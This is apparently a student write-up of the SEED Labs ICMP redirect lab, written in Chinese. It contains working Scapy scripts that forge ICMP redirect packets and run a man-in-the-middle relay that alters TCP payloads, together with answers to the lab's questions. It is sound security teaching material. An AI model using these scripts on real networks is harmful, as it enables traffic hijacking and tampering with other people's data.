

TASK 1

首先未攻击前查看受害者主机的默认路由



观察发现当前发往192.168.60.0/24的默认网关为10.9.0.11

构造ICMP重定向数据包，

#!/usr/bin/python3

from scapy.all import \*

ip = IP(src = "10.9.0.11", dst = "10.9.0.5")

icmp = ICMP(type=5, code=0) #Redirect for network

icmp.gw = "10.9.0.111"


# The enclosed IP packet should be the one that

# triggers the redirect message.

ip2 = IP(src = "10.9.0.5", dst = "192.168.60.5")


send(ip/icmp/ip2/ICMP());

ping时运行程序，查看路由缓存，结果如下，成功重定向



问题1：


将icmp.gw改为192.168.60.6，重新运行查看



检测到路由位置不正确，缓存变为默认网关

问题2：


将icmp.gw改为10.9.0.66，重新运行查看




检测到路由地址不存在，变为默认网关

问题3：

将与重定向有关的三个参数的值设置为1




重新执行



没有路由缓存，原因在于如果主机所在的网络有多个路由器，系统将其中一个设为缺省网关，但该网关在收到主机发送ip包时，发现该ip包必须经过另外一个路由器，于是该网关就給此主机发一个“重定向”的icmp包，告诉主机把包转发到另外一个路由器。1表示主机接受这样的重定向包，0表示忽略，于是修改就没有生效，因为包被重新发给了默认路由。

TASK 2


首先，恶意路由上禁用IP转发



重启docker


在重定向的基础上，在恶意路由上执行MITM攻击程序

受害者主机和目的主机进行TCP连接



测试发现连接成功

当输入特定数值时，数据会被纂改



代码如下

#!/usr/bin/env python3

from scapy.all import \*

print("LAUNCHING MITM ATTACK.........")

def spoof\_pkt(pkt):

newpkt = IP(bytes(pkt[IP]))

del(newpkt.chksum)

del(newpkt[TCP].payload)

del(newpkt[TCP].chksum)

if pkt[TCP].payload:

data = pkt[TCP].payload.load

print("\*\*\* %s, length: %d" % (data, len(data)))

# Replace a pattern

newdata = data.replace(b'seedlabs', b'AAAAAAAA')

send(newpkt/newdata)

else:

send(newpkt)

f = 'tcp and ether src 02:42:0a:09:00:05'


pkt = sniff(iface='eth0', filter=f, prn=spoof\_pkt)

问题4：在MITM程序中，只需要捕捉去往目的主机，即192.168.60.5的流量，因为这个方向的流量上有携带了受害者主机输入数据的报文


问题5：

首先将过滤器改为tcp and src host 10.9.0.5

重新运行并进行tcp连接后，结果如下



再将过滤器改为tcp and ether src 02:42:0a:09:00:05



虽然二者都成功纂改，但当使用IP地址作为过滤器时，程序重复发送了大量报文。